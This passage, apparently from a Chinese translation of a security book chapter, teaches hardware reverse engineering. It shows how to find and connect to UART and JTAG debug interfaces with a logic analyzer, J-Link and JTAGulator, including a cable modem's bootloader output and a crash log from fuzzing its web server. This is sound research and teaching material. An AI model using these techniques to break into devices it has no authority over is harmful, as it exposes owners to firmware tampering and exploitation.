


图 13-12　STMicro 的 ARM 开发套件

对于逆向工程师来说，评估套件的主要作用在于对调试器的支持。评估板包含了开发者用于调试、编程以及与处理器打交道所需的一切，还可能包含处理器中安全特性的规格说明，制造商也许会将这些安全特性用于保护其产品。

这类评估套件可以被用作一种可控环境，来测试调试配置以及像 OpenOCD 这样的软件。基于这种可控环境，就可以在理想条件下排除前面提到的一些调试设置问题。之后，在面对真实的最终产品时，如果接线是正确的、设备的 JTAG 也启用了，那么调试器配置就应该可以正常工作了。

3. 最终连接

使用可编程接头或手工接线将调试器硬件与要调试的目标芯片连接好以后，调试器软件就会提示调试器已经成功与目标相连。如果用的是 Segger J-Link，就可以即刻开始用 GDB 调试目标

了，如图 13-13 所示。

```
C:\Program Files (x86)\SEGGER\JLinkARM_V444d\JLinkGDBServerCL.exe
SEGGER J-Link GDB Server V4.44d

JLinkARM.dll V4.44d (DLL compiled Mar 26 2012 18:47:16)

The server has been started with the following settings:
---Server related settings---
GDBInit file:               none
Listening port:             2331
SWO thread listening port:  2332
Accept remote connection:   localhost only
Logfile:                    off
Verify download:            off
Init regs on start:         on
Silent mode:                off
Single run mode:            off
---J-Link related settings---
J-Link script:              none
Target interface:           JTAG
Host interface:             USB
Target endian:              little
Target interface speed:     5kHz

Waiting for J-Link connection...
J-Link is connected.
Firmware: J-Link ARM V8 compiled Mar 19 2012 10:24:49
Hardware: V8.00
S/N: 58004070
Listening on TCP/IP port 2331
Connecting to target...

J-Link found 2 JTAG devices, Total IRLen = 9
JTAG ID: 0x3BA00477 (Cortex-M3)
Waiting for GDB connection...
Connected to 127.0.0.1
Reading all registers
Read 4 bytes @ address 0x00000000 (Data = 0x200003FC)
```

图 13-13　用 J-Link 调试 STM32 ARM 开发套件

13.1.4　寻找调试接口

现在，我们已经了解了各类常见的接口及其工作原理，但是真正遇到这些接口时，还要知道接下来应该做些什么。如何确定每个引脚的用途？如何将这些引脚与工具相连？事实上，有许多技巧和工具可以用来判断这些协议和格式。

本节将列举一些简单的工具，用来识别前面介绍的接口（JTAG、I^2C、SPI 和 UART 等）；下一节则进一步讨论如何用这些工具与之建立连接。

1. 使用逻辑分析仪

要判断一根引脚的用途，最有用的工具也许是一台逻辑分析仪。对搞软件的人来说，这个名字相当吓人，但它其实非常简单：显示这根引脚上正在发生什么。用一根探针将引脚连到逻辑分析仪以后，如果数据从该引脚经过，它就会显示一系列数据波，还可能尝试用不同的滤波器来解码。

传统的逻辑分析仪有一点复杂，但是新一代产品通过与计算机中的软件相连，去掉了设备中原本难以理解的特性。这种逻辑分析仪在硬件上没有用户界面，用户完全通过计算机中友好直观的软件客户端来控制。图 13-14 所示的 Saleae 逻辑分析仪就是这样一种设备。




图 13-14　Saleae 逻辑分析仪

使用 Saleae 时，首先将目标设备上的引脚与不同颜色标记的电极相连，然后通过软件客户端来捕获引脚上的活动情况。软件客户端通过 USB 接口从 Saleae 接收数据，得到的结果将以连接引脚的电极颜色显示在软件界面上，如图 13-15 所示。




图 13-15　运行中的 Saleae 逻辑分析仪

如果外行觉得这还不够，Saleae 还在软件中提供了另外一些实用的功能。比如，它会尝试用一些滤波器以不同的波特率将捕获到的数据流当作各类协议（包括 I^2C、SPI 和 UART 等）进行解码，甚至还会尝试自动判断波特率。图 13-16 展示了 Saleae 软件通常支持的滤波器。




图 13-16　Saleae 逻辑分析仪中的滤波器

这些滤波器非常像 Wireshark 中的协议解析器，它们会将捕获到的数据按照各类格式进行解析，然后展示出来。在 Saleae 的界面上，甚至还可以看到数据的方波图，如图 13-17 所示。




图 13-17　Saleae 逻辑分析仪的字节展示界面

有了这些功能，就基本上能通过滤波器或肉眼马上识别出 UART 信号了，因为绝大部分 UART 连接传输的都是 ASCII 文本。

最后，Saleae 支持将解码后的数据导出为二进制文件，用于解析；还能导出为 CSV 格式文件，并附带一些元数据（例如时间、引脚编号等）。这个功能对后续进一步分析和日志记录非常有帮助。

2. 寻找 UART 引脚分布

UART 经常用于输出调试信息、为开发者提供 Shell 或其他交互终端，因此找出 UART 引脚分布非常重要。许多在市场上销售的最终产品不仅包含并启用了这类接口，而且将其引脚很明显地暴露了出来。在 2010 年和 2011 年，Stephen A. Ridley 和 Rajendra Umadras 在一系列的报告中揭示了这一情况。他们研究了纽约市大都会区家庭互联网服务商提供的某一型号电缆调制解调器。这个系列的家用电缆调制解调器使用了博通 BCM3349 系列的一款芯片（BCM3349KPB），其 PCB 板上的 4 根 UART 引脚都是暴露的，如图 13-18 所示。




图 13-18　博通 BCM3349 的四针接头

在这个案例中，我们还不知道接头的每根引脚分别是什么、有什么用途。保险起见，先将一个电压计与各个引脚相连，如图 13-19 所示。




图 13-19　对博通 BCM3349 的电压测试

这一步是为了确保引脚上不带高电压，以防烧坏分析仪器。另外，完全不带电压的引脚一般是接地引脚。

图 13-19 中的电压是 3.3 伏。通常情况下，对专门给设备供电而不传输数据的线路，引脚的电压是 5 伏左右，因此这根引脚很可能（但不确定）是用于数据传输的。这是判断引脚上是否有串行数据的第一条线索。

接下来，将 Saleae 的电极连接到每一根存疑的引脚上。Saleae 用户界面上每个图形区域的颜色与不同电极的颜色一一对应，可以很容易地区分出来。接通电缆调制解调器的电源后，Saleae

就会开始记录数据。常见的一个假设是，在刚刚通电开机启动时，电缆调制解调器会开始输出数据。多记录几次启动过程后，就可以看到如图 13-20 所示的针脚方波图。




图 13-20　博通 BCM3349 的 Saleae 引脚测试

在这个图中，红色的 Input 3 的方波非常有规律，这说明红色电极所连接的引脚很可能是一个时钟引脚。时钟引脚信号通常伴随着数据信号，它们就像演奏数据这种音乐时的节拍器一样。对接收方来说，将收到数据进行时间同步非常重要。这里规律的方波和旁边 Input 4 不规律的方波说明我们同时观测到了一个时钟引脚和一个数据引脚。

继续使用 Saleae 的功能，用其自带的滤波器或分析器对这些捕获到的方波进行分析，从而验证前面的猜测。

如图 13-21 所示，分析器跑完以后，会在每一节方波上覆盖一个猜测的字节值，并显示猜测的波特率。




图 13-21　博通 BCM3349 用 Saleae 分析出的字节

将这些数据输出为计算机中的 CSV 文件，然后用下面这段简单的 Python 脚本来清洗数据：

```
#!/usr/bin/env python
import csv
reader = csv.reader(open("BCM3349_capture.csv", "rb"))
thang = ""
for row in reader:
    thang = thang+row[1]
thang = thang.replace("\\r", "\x0d")
thang = thang.replace("\\n", "\x0a") #clean up Windows CR/LF
thang = thang.replace("'''","") #Cleanse Saleae CSV output quotes
#print thang
import pdb;pdb.set_trace() # drop into an "in scope" Python interpreter
```

通过这段 Python 脚本，可以查看导出的 CSV 数据，并且在熟悉的 Python Shell 中交互地操作这些数据。打印 `thang` 变量可以产生如图 13-22 所示的输出。

```
SARidleys-MacBook-Air:Desktop sa7$ ./thing.py
--Return--
> /Users/sa7/Desktop/thing.py(11)<module>()->None
-> import pdb; pdb.set_trace()
(Pdb) print thang
Value'246'0
MemSize:' '........................' '8M
Flash' 'detected' '@0xbe000000

Signature:' 'a806


Broadcom' 'BootLoader' 'Version:' '2.1.6d' 'release' 'Gnu
Build' 'Date:' 'Apr' '29' '2004
Build' 'Time:' '17:54:32

Image' '1' 'Program' 'Header:
'    'Signature:' 'a806
'      'Control:' '0005
'    'Major' 'Rev:' '0400
'    'Minor' 'Rev:' '04ff
'   'Build' 'Time:' '2004/5/8' '04:33:27' 'Z
' 'File' 'Length:' '756291' 'bytes
Load' 'Address:' '80010000
'     'Filename:' 'ecram_sto.bin
'          'HCS:' '440a
'          'CRC:' '90cc24e0


Image' '2' 'Program' 'Header:
'    'Signature:' 'a806
'      'Control:' '0005
```

图 13-22　博通 BCM3349 的 bootloader 输出信息

可以看到，从这些引脚上捕获到的数据实际上是设备启动时的引导信息。该设备引导了一个名为 eCos 的实时操作系统。两位研究人员指出这款电缆调制解调器上还运行着一个嵌入式 Web 服务器，并对该服务器进行了模糊测试。在模糊测试导致崩溃时，产生的栈回溯信息通过 UART 串口打印出来，如图 13-23 所示。这些信息有助于开发对该设备的漏洞利用。

```
r0/zero=00000000' 'r1/at'  '=00000000' 'r2/v0'  '=ffffffff' 'r3/v1'  '=801f965c
r4/a0'  '=00000010' 'r5/a1'  '=00000000' 'r6/a2'  '=801f9a9c' 'r7/a3'  '=801f9c88
r8/t0'  '=80549184' 'r9/t1'  '=00000002' 'r10/t2' '=36313733' 'r11/t3' '=37303030
r12/t4' '=00281f40' 'r13/t5' '=ffffffff' 'r14/t6' '=ffffffff' 'r15/t7' '=801f965c
r16/s0' '=807ee210' 'r17/s1' '=00000000' 'r18/s2' '=80300000' 'r19/s3' '=80300000
r20/s4' '=80549184' 'r21/s5' '=80555b00' 'r22/s6' '=11110016' 'r23/s7' '=11110017
r24/t8' '=0028e550' 'r25/t9' '=ffffffff' 'r26/k0' '=805548a8' 'r27/k1' '=00000000
r28/gp' '=80554808' 'r29/sp' '=80554880' 'r30/fp' '=80555f80' 'r31/ra' '=80022674

PC'   ':' '0x80022674'    'error' 'addr:' '0x80022650
cause:' '0x807ee210'    'status:'     '0x1000fc00

BCM' 'interrupt' 'enable:' 'fffffff7' 'status:' '00000000

entry' '800225f0'    'called' 'from' '801fd150
entry' '801fd054'    'called' 'from' '801faca4
entry' '801fac9c'    'called' 'from' '80138098
entry' '80138064'    'called' 'from' '80135964
entry' '801358f8'    'called' 'from' '80137cb8
entry' '80137c54'    'called' 'from' '801fbea8
entry' '801fbe98'    'called' 'from' '801fbb7c
entry' '801fbb58'    'called' 'from' '801fbed8
entry' '801fbec8'    'called' 'from' '80205ae4
entry' '80205ad4'    'called' 'from' '8001037c
entry' '80010358'  'Return' 'address' '(00000000)' 'invalid' 'or' 'not' 'found.'  'Trace' 'stops.

Task:' 'tHttpd
---------------------------------------------------
ID:'               '0x0026
Handle:'           '0x807ee210
Set' 'Priority:'     '29
```

图 13-23 博通 BCM3349 的崩溃日志

3. 寻找 SPI 和 I²C 引脚分布

寻找 SPI 和 I²C 设备的过程与寻找 UART 非常类似。但是 PCB 板上的 SPI 和 I²C 一般都是本地使用，在芯片之间传输数据，这使识别方法稍有不同。它们有时也会离开 PCB 板，用于外设（通常是专有外设）通信。一个典型例子是任天堂的 Wii 控制器，这种游戏主控台通常在有线连接至游戏主机终端时使用 SPI。这种插头的引脚分布如图 13-24 所示。




图 13-24 Wii 插头的引脚分布

在这些 SPI 引脚上传输的数据有很大差异，主要取决于设备或者控制器的制造商选择如何将其格式化。因此，经过 I²C 或 SPI 的数据完全取决于分析的目标设备。后面将介绍如何嗅探这些总线。

4. 寻找 JTAG 引脚分布

寻找 JTAG 引脚是一项艰巨的任务。正如前文所述，JTAG 串行线缆调试（Serial Wire Debugging，SWD）的引脚分布完全取决于被调试设备的制造商。看一下开发板和评估套件中的标准 JTAG 接头，就会明白有多种引脚配置。图 13-25 给出了最常见的接头。




图 13-25　常见 JTAG 接头引脚分布

如果连这样的受控环境都存在多种可能,那么面对真实世界中各种各样的设备,应该怎么办?

谢天谢地的是，前面介绍过，在 JTAG SWD 上执行简单的调试功能只需要其中少数几根引脚就够了。重复一下，这些引脚是：

- TDO：测试数据输出
- TDI：测试数据输入
- TMS：测试模式选择
- TCK：测试时钟
- TRST：测试重置

实际上，连 TRST 都是可选的，只用来重置目标设备。

面对新设备，要从一大片没有任何标记的引脚中找出需要的那些，几乎就是一个纯靠猜测的游戏。寻找时钟引脚时还有一些启发式的逆向工程方法可以用——前面介绍过，规律性的方波说明这是 TCK 引脚；但如果纯手动地去做，整个过程会非常消耗时间，可能需要几天甚至几周，原因是要尝试的可能组合太多了。

幸运的是，不久前，黑客、逆向工程师兼开发者 Joe Grand 创造了一种名为 JTAGulator 的开源硬件设备。通过它，逆向工程师可以轻松遍历所有可能的引脚组合，从而暴力破解出 JTAG 引脚分布。如果想自己做出这块设备，电路图、物料清单（BOM）和固件都在 Joe Grand 的网站上以供下载：www.grandideastudio.com/portfolio/jtagulator。也可以在 Parallax 网站直接购买一个完全装好的 JTAGulator：www.parallax.com/product/32115，如图 13-26 所示。

有了 JTAGulator，首先将所有存疑的引脚接到 JTAGulator 的末端或者接头上，并将目标设备上至少一根地线引脚接到 JTAGulator 的 GND 上。JTAGulator 是由 USB 供电的，用各类标准终端程序（比如 PuTTY、GNU Screen 或者 Minicom）能直接连接。

```
[s7ephen@xip ~]$ ls /dev/*serial*
/dev/cu.usbserial-A901KKFM    /dev/tty.usbserial-A901KKFM
 [s7ephen@xip ~]$ screen /dev/tty.usbserial-A901KKFM 115200
```

连接到设备后，可以看到一个非常友好的交互式命令行界面，显示了设备作者和固件版本：

```
JTAGulator 1.1
Designed by Joe Grand [joe@grandideastudio.com]
```

```
::
?
:
JTAG Commands:
I   Identify JTAG pinout (IDCODE Scan)
B   Identify JTAG pinout (BYPASS Scan)
D   Get Device ID(s)
T   Test BYPASS (TDI to TDO)

UART Commands:
U   Identify UART pinout
P   UART pass through

General Commands:
V   Set target system voltage (1.2V to 3.3V)
R   Read all channels (input)
W   Write all channels (output)
H   Print available commands
:
```




图 13-26　JTAGulator

按 H 键可以显示交互式帮助。

注意　自固件版本 1.1 起，JTAGulator 就不直接响应按键了。如果使用的是这些版本，需要在终端程序中打开 Local Echo 功能。

Joe Grand 在他的网站上发布了使用 JTAGulator 暴力破解黑莓 7290 手机 JTAG 引脚分布的视频和文档。当然，任何设备的 JTAG 引脚都可以用 JTAGulator 确定。我们选择基于 Android 的

HTC Dream 手机和 Luminary Micro 的 LM3S8962 评估板进行演示。HTC Dream 手机的 JTAG 引脚非常难以接上，因此我们从一家名为 Multi-COM 的波兰公司购买了一个特殊的适配器。该公司专门生产各类用于手机的调试电缆、适配器和其他底层设备。将目标设备上所有不确定的引脚都接上 JTAGulator 之后，选择与目标设备一致的电压用于 JTAG 引脚的操作。可以猜测这个电压值，也可以从目标处理器的规格说明中查到。绝大部分芯片的标准电压值是 3.3 伏。可以用 V 命令来设置这个参数：

```
Current target voltage: Undefined
Enter new target voltage (1.2 - 3.3, 0 for off): 3.3
                                                   New target voltage set!
:
```

完成这一步之后，最快的方法是先做一次 IDCODE 扫描，执行 BYPASS（边界检查）扫描稍慢一些。IDCODE 扫描是 JTAG SWD 标准的一部分，用于 JTAG 从设备（这里是目标设备/处理器）向 JTAG 主设备（这里是 JTAGulator）表明身份。

JTAGulator 会快速遍历所有可能的引脚组合并执行这个基本通信。如果它收到一个响应，就会记录该响应是哪个引脚配置产生的，由此可以确定哪些引脚是用于 JTAG 的。

在 HTC Dream 上，通过 I 命令来执行 IDCODE 扫描，此时需要告诉 JTAGulator 哪些引脚是我们所怀疑的 JTAG 引脚：

```
Enter number of channels to use (3 - 24): 19
Ensure connections are on CH19..CH0.
Possible permutations: 6840
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...

TDI: N/A
TDO: 4
TCK: 7
TMS: 5

IDCODE scan complete!
:
```

命令开始执行后，JTAGulator 会显示它尝试暴力破解的所有可能引脚分布组合的数目。它几乎在一瞬间就得到了响应，并识别出是哪个引脚配置产生了 IDCODE 扫描响应。现在，可以用 J-Link 或者其他 JTAG 调试器连接这些有响应的引脚，然后开始调试目标设备！

5. 连接到定制的 UART 接口

许多手机（包括 Android 设备）都以某种形式暴露了 UART 接口，可以通过非标准的线缆来访问。这种线缆一般被称为*夹具*（jig）。这个名字来源于金属和木头加工，指一个自定制的工具，用于辅助完成工作。在 XDA-Developers 论坛可以找到包括 Galaxy Nexus 在内的许多三星设备的夹具信息：http://forum.xda-developers.com/showthread.php?t=1402286。在 http://blog.accuvantlabs.com/blog/jdryan/building-nexus-4-uart-debug-cable，还可以找到为 Nexus 4 手机制作基于耳机插孔 UART 线的教程。可以通过这些定制的线来访问 UART 接口，用于实现第 10 章介绍的交互式内核调试。

13.2 识别组件

前面提到，可以从目标处理器与目标设备的规格说明书中获得信息，但是没有讲如何获得这些规格书。事实上，几乎所有集成电路芯片的表面都印有字母和数字组成的字符串。如果对此感兴趣，可以在网上找到许多关于这些字符串编码格式的说明，其中夹杂着各种令人头痛的细节。作为逆向工程师或者漏洞研究人员，最重要的是通过搜索引擎确定这块芯片的作用。

在网上搜索组件时，通常会找到其制造商的官网或者大型经销商（比如 DigiKey 和 Mouser Electronics）的数据手册。经销商的网站相当有用，通常会对组件及其用途进行总结，还会提供所销售产品的数据手册。

13.2.1 获得规格说明书

对组件的一般性描述可以用于快速判断它们在 PCB 板上的用途，但有时候还需要更多的信息，比如一些重要引脚的位置。举个例子，许多 PCB 板出于调试的目的会将 IC 的引脚与一个孔相连，这种孔叫作*测试点*。

一般来说，测试点就是 PCB 板上的小孔，工程师可以访问到与它相连的线。测试点或*测试焊点*是将连线暴露出来的最常见方式，不过与板上突出的引脚接头相比还是不太方便。前面的例子都是通过这些突出的接头来连接 PCB 上未知的引脚。硬件黑客 Travis Goodspeed 发明了一种新奇的引脚连接技术——使用皮下注射器；因为注射器由尖锐的导电金属（针头）和容易操作的手柄（活塞部分）组成。图 13-27 展示了这个技术。




图 13-27 Goodspeed 的针头技术

基于这种技术，就能精确地接触测试焊点或测试点。可以将探头或者设备夹到针头的金属部分上，而不用笨拙地焊接测试点。要知道，这些测试点要么挨得太近，要么难以触及。

识别出处理器或者集成电路周围的测试点是一个良好的开端。接下来追溯这些点所连接的集成电路引脚时，还需要了解芯片引脚的用途。找到集成电路的规格说明书对于识别引脚很有帮助。

